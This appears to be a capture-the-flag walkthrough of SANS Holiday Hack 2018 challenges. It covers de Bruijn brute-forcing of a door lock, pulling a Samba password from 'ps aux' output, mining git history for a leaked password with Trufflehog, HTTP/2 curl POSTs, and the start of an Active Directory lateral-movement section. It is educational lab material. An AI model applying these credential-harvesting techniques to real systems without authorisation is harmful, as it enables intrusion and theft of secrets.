WWNXXXK0000kkxddoollcc::;:;,'.
WWNXXXK0000kkxddoollcc::;:;,'.
WWNXXXK0000kkxddoollcc::;:;,'.
WWNXXXK00000xxdddolllccc1l::;:;,'. .... . .... .
WWNXXXKR000kxdxxxollccc oo::,ccc:;...;:;...;:;...;:;.
WWNXXXKR000kxdxxxollccc oo::,cc:;:;...;:;...;:;...;:;.
WWNXXXKR000kxdxxxollccc oo::,cc,';';';;...;:;...;:;.
WWNXXXR000kkxdxxxollccc oo::,cc,'';';...';:;...;:;.
WWNXXXKR0000kdxxxxddoocc oo::,cc,'',;:;...;:;...;:;.
WWNXXXKR000kkxddoollcc::;:;,'.
WWNXXXK0000kkxddoollcc::;:;,'.
WWNXXXK0000kkxddoollcc::;:;,'.
```

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!

Now talk to Tangle to get hints (in his dialog and in your badge) about the next Objective.


Up Next

We will use the hints Tangle gave us to solve the de Bruijn sequence problem.


Objective--de Bruijn Sequences (part 1)

Hints from Tangle Coalbox

Here is a selfie of John Tester at the Speaker UNpreparedness room with some random players and the hints from Tangle Coalbox. The door lock is four pushbuttons but since it lets you enter a stream of pushes instead of resetting after each failure, it is easy to open it with a brute force attack.



It is scary that the doors on Ford cars are/were vulnerable to this attack. I hope they fixed it.



I found the explanation in the Wikipedia page more helpful than the links (I like math.) The main concept is that you can construct a stream of input that tries all possibilities much faster than entering the codes one after another. If the lock just looks at the last four entries and doesn't reset after a failure, the number of presses it takes to brute force the lock is reduced by about a factor of four.

The Wikipedia page also has a nifty python script for generating a de Bruijn sequence in the "Algorithm" paragraph. Python is cool, so let's run the script. Copy the program into a text file and name it with a .py extension. The first input to the script is the alphabet you are using. The symbols are funky, so "abcd" will work instead. The second parameter is the length of the pin, which Tangle says is four ($n = 4$). By the way, current versions of Windows 10 now include Python inside PowerShell. All you do is open PowerShell and run `python debruijn.py` (or whatever you named your file.) You will have to edit the last line to have the parameters you want, though.

If you have trouble with the Python, the [link](#) from the hint will calculate the sequence for you.

Hand In

Once you have the door open, our “poet” Marcel Nougat will be there to give you the passphrase for the Objective.

- 1) What was the sequence that opened the door (just four characters, not the whole sequence).


 - 2) What did Marcel Nougat say to you?

Objective--de Bruijn Sequences (part 2)


Solution

There is not much to write about this one, except to give the answers. This is the output of my Python script (new lines added by me), and the passphrase from Marcel. The key to the door is abca, where a is the triangle on the left, b is the square, and c is the circle. It is easy to be punching numbers and then realize that the door opened several punches ago.


```
beBruijn.txt - Notepad  
File Edit Format View Help  
aaaa  
baaa  
caaa  
daab  
baab  
caab  
daac  
baac  
caac  
daad  
baad
```



Once we enter the room there's time for a selfie opportunity with Marcel. In the early days of the game there was a bug that caused Marcel to disappear at times, but he seems to be reliable now.



The passphrase is Welcome unprepared speaker!



Next Up

The next challenge, Data Repo Analysis, says that we need to help Wunorse Openslae with his stall mucking report. Wunorse is on the first floor, right side just past the Swag Booth.

Terminal--Stall Mucking Report (part 1)

Getting Started

First, find Wunorse on the right side of the first floor. Talk to him so you can get his instructions and a hint in your badge.



The hint sends you to this link. The second paragraph tells where commands are saved in different operating systems. You can quickly determine what OS the terminal is running .



<https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps>

One note: for Linux, `ps` truncates commands when the line is full. You may need more help. Once you determine the user name and password, you'll need to use your favorite search engine to learn how to use Linux Samba to connect to Windows file shares.

Hand In

- 1) What is the user name and password to access the share?

 - 2) What command did you use to connect to the share?

Terminal--Stall Mucking Report (part 2)

The Password

The terminal is running Linux, so the command we want should be the standard `ps aux`. That command is roughly the equivalent of the task list in Windows. More information can be found [here](#).

One problem is that `ps aux` by itself does not show the entire command line unless it is very short. You can get the entire command by piping the output into `less`. Since `less` is blocked, we'll use `more`.

This does not help much (`ps aux`)

```
elf@5429389afb37:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root        1  0.6  0.0 17952 2872 pts/0      Ss  23:00  0:00 /bin/bash /sbin/init
root       11  0.0  0.0 49532 3208 pts/0      S  23:00  0:00 sudo -u manager /home/manager
root       12  0.0  0.0 49532 3320 pts/0      S  23:00  0:00 sudo -E -u manager /usr/bin/p
manager    16  0.0  0.0  9500 2516 pts/0      S  23:00  0:00 /bin/bash /home/manager/samba
root       17  0.0  0.0 45320 3196 pts/0      S  23:00  0:00 sudo -u elf /bin/bash
manager    18  0.3  0.0 33848 8140 pts/0      S  23:00  0:00 /usr/bin/python /home/manager
manager    19  0.0  0.0  4196  676 pts/0      S  23:00  0:00 sleep 60
elf        20  0.0  0.0 18208 3180 pts/0      S  23:00  0:00 /bin/bash
root       24  0.2  0.0 316664 15652 ?      Ss  23:00  0:00 /usr/sbin/smbd
root       25  0.0  0.0 308372 5712 ?      S  23:00  0:00 /usr/sbin/smbd
root       26  0.0  0.0 308364 4516 ?      S  23:00  0:00 /usr/sbin/smbd
root       28  0.0  0.0 316664 5944 ?      S  23:00  0:00 /usr/sbin/smbd
elf        30  0.0  0.0  36636 2868 pts/0      R+  23:00  0:00 ps aux
elf@5429389afb37:~$
```

This does help (`ps aux | more`).

```
elf@1957b943c4a9:~$ ps aux | more
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root        1  0.0  0.0 17952 2876 pts/0      Ss  21:43  0:00 /bin/bash /sbin/init
root       11  0.0  0.0 45320 3088 pts/0      S  21:43  0:00 sudo -u manager /home/manager
/samba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
root       12  0.0  0.0 45320 3152 pts/0      S  21:43  0:00 sudo -E -u manager /usr/bin/python /home/manager/report-check.py
root       16  0.0  0.0 45320 3076 pts/0      S  21:43  0:00 sudo -u elf /bin/bash
manager    17  0.0  0.0 33848 8096 pts/0      S  21:43  0:00 /usr/bin/python /home/manager/report-check.py
manager    18  0.0  0.0  9500 2436 pts/0      S  21:43  0:00 /bin/bash /home/manager/samba
-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
elf        19  0.0  0.0 18204 3388 pts/0      S  21:43  0:00 /bin/bash
root       24  0.0  0.0 316664 15516 ?      Ss  21:43  0:00 /usr/sbin/smbd
root       25  0.0  0.0 308372 5776 ?      S  21:43  0:00 /usr/sbin/smbd
root       26  0.0  0.0 308364 4488 ?      S  21:43  0:00 /usr/sbin/smbd
root       28  0.0  0.0 316664 5824 ?      S  21:43  0:00 /usr/sbin/smbd
manager    32  0.0  0.0  4196  676 pts/0      S  21:45  0:00 sleep 60
elf        33  0.0  0.0  36636 2880 pts/0      R+  21:45  0:00 ps aux
elf        34  0.0  0.0  6420  848 pts/0      S+  21:45  0:00 more
elf@1957b943c4a9:~$
```

The script is using the user name `report-upload` and the password `directreindeerflatterystable`.

Accessing the File Share

[This article](#) is a basic guide to using Samba (the executable is called `smbclient`.) A simple way to connect to a share is


```
smbclient //localhost/report-upload/ directreindeerflatterystable -U  
report-upload
```

The `-U` gives the user name and the password is just there by itself. A "?" brings up help.

```
elf@76dfde7c3501:~$ smbclient //localhost/report-upload/ directreindeerflatterystable -U repor  
t-upload  
WARNING: The "syslog" option is deprecated  
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]  
smb: \> ?  
?      allinfo      altname      archive      backup  
blocksize   cancel      case_sensitive  cd          chmod  
chown      close       del           dir          du  
echo        exit        get           getfacl     geteas  
hardlink    help        history      iosize      lcd  
link        lock        lowercase    ls          l  
mask        md          mget         mkdir      more  
mput        newer      notify      open        posix  
posix_encrypt  posix_open  posix_mkdir  posix_rmdir  posix_unlink  
posix_whoami   print      prompt      put         pwd  
q          queue      quit        readlink    rd  
recurse     reget      rename      reput      rm  
rmdir       showacls   setea      setmode    scopy  
stat        symlink   tar         tarmode    timeout  
translate    unlock     volume     vuid       wdel  
logon       listconnect showconnect  tcon      tdis  
tid         logoff     ..          !  
smb: \> ■
```

The next thing we need is put, as in `put report.txt`

```
smb: \> put report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elf@76dfde7c3501:~$
```



An ASCII art representation of a reindeer, composed of various characters like dots, dashes, and letters. It has large antlers, a long tail, and a patterned body.

```
You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.
```

```
-Wunorse Openslae
```

Up Next

Talk to Wunorse now that you have fixed his problem, and he will give you hints in his dialog and on your badge. We will need them to complete the Data Repo Analysis Challenge.

Objective--Data Repo Analysis (part 1)

What you can learn from this

More and more, developers are using web-based version control tools to help them collaborate on software. However, these tools pose a risk if sensitive information like passwords and cryptographic keys are inadvertently made public. Brian Hostetler lists several of the recent breaches this has caused in [his talk](#). Repositories keep running logs of all changes made to software, so just removing a password in the current version will not help you. Previous version, and the change logs themselves, will still store that password.

This challenge will demonstrate how publicly available tools make it easy to find credentials buried in public repositories. It will also demonstrate how to clone a Git repository so that you can install software on your local computer.

Objective and hints

Since you have solved Wunorse's problem with uploading his report, he has given you hints in his dialog and your badge (assuming you remembered to click on him after solving his problem.)

The screenshot shows a game interface with three main sections:

- 4) Data Repo Analysis**: A blue header with a checkmark icon. Below it, the text "Difficulty: ★★★★" is displayed. The main instruction reads: "Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stell Mucking Report Cranberry Pi terminal challenge." At the bottom is a large input field and a "Submit" button.
- Trufflehog Tool**: A green message from "Wunorse Openslae" containing the command "Trufflehog Tool".
- Trufflehog Talk**: A green message from "Wunorse Openslae" containing the command "Trufflehog Talk".

Although Wunorse mentions the `entropy=True` option in Trufflehog, he is a little out of date. Apparently, the option is so helpful it has been made the default, so you don't need to use it. Do be sure not to use its opposite and set `entropy=False`; that will cause you to miss what you are looking for.

 Wunorse Openslae 6:16PM

Thank goodness for command line passwords - and thanks for your help!

Speaking of good ways to find credentials, have you heard of Trufflehog?

It's a cool way to dig through repositories for passwords, RSA keys, and more.

I mean, no one EVER uploads sensitive credentials to public repositories, right? But if they *did*, this would be a great tool for finding them.

But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk!

Have you tried the `entropy=True` option when running Trufflehog? It is amazing how much deeper it will dig!

Oh my! Santa's castle... it's under siege!

We're trapped inside and can't leave.

The toy soldiers are blocking all of the exits!

We are all prisoners!

Again, the [link to Brian's talk is here](#). Please watch it.

Installing Trufflehog.

We will install Trufflehog on a Linux virtual machine (VM) because, well, it's cool and it works well. Trufflehog is written in Python, and Python has its own repository called PIP. That makes the installation of Trufflehog very easy, except that you may need to install PIP first. (Trufflehog installation instructions are on the [Trufflehog Git repository](#).)

Before installing software, it is a good idea to update your Linux OS, as older versions may have libraries that are incompatible with new installations. In Ubuntu or other Debian-based systems, update with:

```
sudo apt-get update  
sudo apt-get upgrade
```

In CentOS or other RedHat-based systems, use

```
sudo yum update
```

To install PIP in Ubuntu or other Debian-based systems use:

```
sudo apt-get install python-pip
```

In CentOS or other RedHat-based systems, [use](#):

```
sudo yum install epel-release  
sudo yum update  
sudo yum install python-pip
```

With that out of the way, installing Trufflehog is simple. Run PIP from your Linux terminal (BASH), not from inside Python.

```
sudo pip install trufflehog
```

Objective

We have been asked to find some encrypted zip files in the North Pole Git Repository, [which is available here](#). The Git repository has search tools, but sometimes it is just as easy to create a local copy using the `git clone` command. Git repositories make it easy to copy the link to the repository.

https://git.kringlecastle.com/Upatree/santas_castle_automation



A screenshot of a web browser displaying a Git repository page. The URL in the address bar is https://git.kringlecastle.com/Upatree/santas_castle_automation. The page shows a project named "santas_castle_automation" by "Shinny Upatree". It's a public repository with Project ID 15. There are 0 stars, and the HTTPS link is highlighted in blue. A license link is also present.

Just navigate to a directory where you would like to store a copy and execute: (one line)

`git clone`

https://git.kringlecastle.com/Upatree/santas_castle_automation.git

```
svgs@ubuntu:~$ git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git
The program 'git' is currently not installed. You can install it by typing:
sudo apt-get install git
svgs@ubuntu:~$ sudo apt-get install git
[sudo] password for svgs:
Reading package lists... Done
(oops)
```

```
svgs@ubuntu:~$ git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 302.00 KiB/s, done.
Resolving deltas: 100% (258/258), done.
Checking connectivity... done.
svgs@ubuntu:~$ ls -l
total 52
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Desktop
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Documents
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Downloads
-rw-r--r--  1 svgs svgs 8980 Sep  6 05:03 examples.desktop
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Music
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Pictures
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Public
drwxrwxr-x 12 svgs svgs 4096 Dec 30 12:38 santas_castle_automation
drwxr-xr-x  2 svgs svgs 4096 Sep  6 05:13 Templates
```

Now just search the new directory for zip files using your usual tools.

To search for passwords, we might as well search the files we just cloned to our computer.

`trufflehog santas_castle_automation/`

```
svgs@ubuntu:~$ trufflehog santas_castle_automation/
```

Note: The Trufflehog Read.Me file recommends using the `--entropy=False` option to cut down on noise. Don't do that, as you will miss the passwords. Entropy is a measure of randomness. Cryptographic keys and good passwords should have a high degree of randomness. Trufflehog calculates the entropy for the strings it finds and displays any that rise above a preset threshold.

Hand In

1) What is the name of the encrypted zip file?

2) What is the password?

3) What does the encrypted zip file contain?

Objective--Data Repo Analysis (part 2)

Solution

It just takes a second to find the zip file, and it is indeed encrypted. Note that the schematics directory is hidden (starts with a period) so it won't be seen by normal browsing.

```
john@ubuntu:~$ cd santas_castle_automation/
john@ubuntu:~/santas_castle_automation$ find . -name *.zip
./schematics/ventilation_diagram.zip
john@ubuntu:~/santas_castle_automation$ unzip ./schematics/ventilation_diagram.zip
Archive: ./schematics/ventilation_diagram.zip
  creating: ventilation_diagram/
[./schematics/ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2F.jpg password:
    skipping: ventilation_diagram/ventilation_diagram_2F.jpg  incorrect password
    skipping: ventilation_diagram/ventilation_diagram_1F.jpg  incorrect password
```


A search with Trufflehog (used cd .. to go back to my home directory) leads us to some notes in a comment:

```
=====
Reason: High Entropy
Date: 2018-12-11 00:25:45
Hash: 7f46bd5f88d0d5ac9f68ef50bebb7c52cfa67442
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing he caught it before those dastardly villains did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
```

Using Yippee-ki-yay as a password unzips the files.

```
john@ubuntu:~/santas_castle_automation$ unzip ./schematics/ventilation_diagram.zip
Archive: ./schematics/ventilation_diagram.zip
[./schematics/ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2F.jpg password:
  inflating: ventilation_diagram/ventilation_diagram_2F.jpg
  inflating: ventilation_diagram/ventilation_diagram_1F.jpg
john@ubuntu:~/santas_castle_automation$
```

The ventilation diagrams appear to be maps:



In fact, those maps are very handy if you decide to attempt the Google ventilation maze.



The maze is not necessary to complete the challenges, but it is fun.

Google provided SANS and CounterHack free access to Google Cloud to host this year's challenge!

Up Next

The next Objective, AD Privilege Discovery, tells us to visit Holly Evergreen to help her with the CURLing Master terminal. She's on the left side of the first floor, so off we go.

Terminal--CURLing Master (Part 1)

What you can learn from this

The Linux commands `curl` and `wget` are useful because they can issue web requests from the command line. This challenge will use `curl`.

A new protocol, HTTP2, was designed to make web transactions more efficient and is in widespread use. If you are used to examining web requests in Wireshark, you have probably only seen HTTP 1.1 because HTTP2 is almost always encrypted. It's time to learn about HTTP2, and [this link from Google](#) does an excellent job of explaining why HTTP2 was developed and how it works. Also watch the talk by Chris Elgee and Chris Davis, [HTTP/2--Because 1 is the Loneliest Number](#).

Hints

Holly Evergreen and the CURLing Master terminal are in the wing on right side of the first floor.



The hint that Holly put in your badge contains the Google link describing HTTP2.



If you haven't used `curl` before, [this link will be helpful](#).

One last hint: when I look at a terminal, I like to check the BASH history to see what the other user has been doing.

Get Started

Here is the terminal.

Hand In

- 1) What is the command that will start the striper?

Terminal--CURLing Master (part 2)

Solution

Normally HTTP2 connections may start with HTTP 1.1 and negotiate a change to HTTP2. However, Bushy's application only accepts HTTP2, which makes the curl command a little more difficult. If you look at the terminal's BASH history, you get a helpful clue.

```
elf@de00fc9cb69d:~$ history
1 netstat -ant
2 ncat --broker -nlvp 9090
3 echo "\302\257\_\\(\343\203\204)_\\302\257" >> /tmp/shruggins
4 cat /tmp/shruggins
5 curl --http2-prior-knowledge http://localhost:8080/index.php
6 telnet towel.blinkenlights.nl
7 fortune | cowsay | lolcat
8 ps -aux
9 sl
10 figlet I am your father
11 echo 'goHangasALAmIImalaSAgnaHoG' | rev
12 aptitude moo
13 aptitude -v moo
14 aptitude -vv moo
15 aptitude -vvv moo
16 aptitude -vvvv moo
17 aptitude -vvvvv moo
18 aptitude -vvvvvv moo
19 yes Giddyup
20 factor 512
21 aafire
22 history
elf@de00fc9cb69d:~$
```

On line 5, someone used the command

```
curl --http2-prior-knowledge http://localhost:8080/index.php
```

If you use curl --http2, the command will fail on this server since curl will start with HTTP 1.1 and attempt to negotiate a transition to HTTP2.

```
elf@17945497ca8c:~$ curl --http2 //localhost:8080/
curl: (3) <url> malformed
elf@17945497ca8c:~$
```

The flag --http2-prior-knowledge tells curl to skip the negotiation because we already know that the server is running HTTP2.

```
elf@de00fc9cb69d:~$ curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
<head>
<title>Candy Stripper-ON'er</title>
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"<br/>
<br/>
</p>
</body>
</html>
elf@de00fc9cb69d:~$
```

This tells us we need to POST "status=on" to the server.

The [link with curl POST examples](#) shows us that the proper format to issue a POST request is to use -d followed by the data we want to POST, and then -X POST to tell curl we want a POST request.

```
curl -d "status=on" -X POST --http2-prior-knowledge
```

<http://localhost:8080/index.php>

```
elf@de00fc9cb69d:~$ curl -d "status=on" -X POST --http2-prior-knowledge http://localhost:8080/index.php
```

That does the trick!

```
oKKd,
XXXXXX,
XXXXXXXX;
;XXXXXXXX;
;XXXXXXXXX
XXXXXXXXXO
1XXXXXXXXXO.
.....:okXXXXXXXXX0xcoodool,
'MMMMMO' :WMMMM0' :WMMMK' .....:ccccoXXXXXXXXXXXXxxXXXXXXXXXX.
'MMMN'; '0MMMW' 'OMMMMW: 'kxxxx0XXXXXXXXXXXXxx0KKKKR00d,
'MMMI', oMMMMMo' .lMMMMMd' .Mxxxxx0XXXXXXXXXXXXxx0KKKKR00d,
'MMO' :WMMMMMO' NMMMK' XMxxxxc0XXXXXXXXXXXXxxXXXXXXXXXX.
'MN' :OMMMMW; 'MMMW' 'xMMxxxxc0XXXXXXXXXXXXxxXXXXXXXXXX.
'MI' , lMMMMMd' oMMMMMd' :MMMxxxxc0XXXXXXXXXXXXkxx000000o;
'M0' :WMMMMMO' NMMMK' XMMMxxxxc0XXXXXXXXXXXXkxx0XXXXXXXXXX.
.c.....'cccccc' .ccccccccc:ccc: .c0XXXXXXXXXXXX0x0000000c
;XXXXXXXXX0xXXXXXXXXXX.
...,:cclc:cccccc:'
```

Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.

```
</body>
</html>
elf@de00fc9cb69d:~$
```

Up Next

After talking to Holly to collect her hints, move on to

Objective--AD Privilege Discovery (Part 1)


What you can learn from this

In its default configuration, a Windows Active Directory (AD) Domain is vulnerable to many attacks that can steal credentials, [NTLM hashes](#), or [Kerberos tickets](#). Some of the attacks [exploit obsolete protocols](#) like NETBIOS, others [extract hashes from memory](#) and use them in attacks called [pass the hash](#) or [pass the ticket](#). Once attackers compromise one host in a Windows domain, their goal is compromise other hosts in the domain in search of sensitive information or domain administrator credentials. This is known as lateral movement.

This objective highlights a tool that helps the penetration tester navigate the path from a compromised host in a Windows domain to a host with domain administrator access.


Getting Started

The objective gives a link to a Linux image that has the Bloodhound application installed. The image works in [VMware Workstation Player](#) v15, in current versions of [VMware Fusion](#) for Mac, and in [VBox](#) (in VBox, you must change the OS selection from Debian 32 to Debian 64 for it to load.) Download the [Slingshot image](#) and run the VM.



Hints

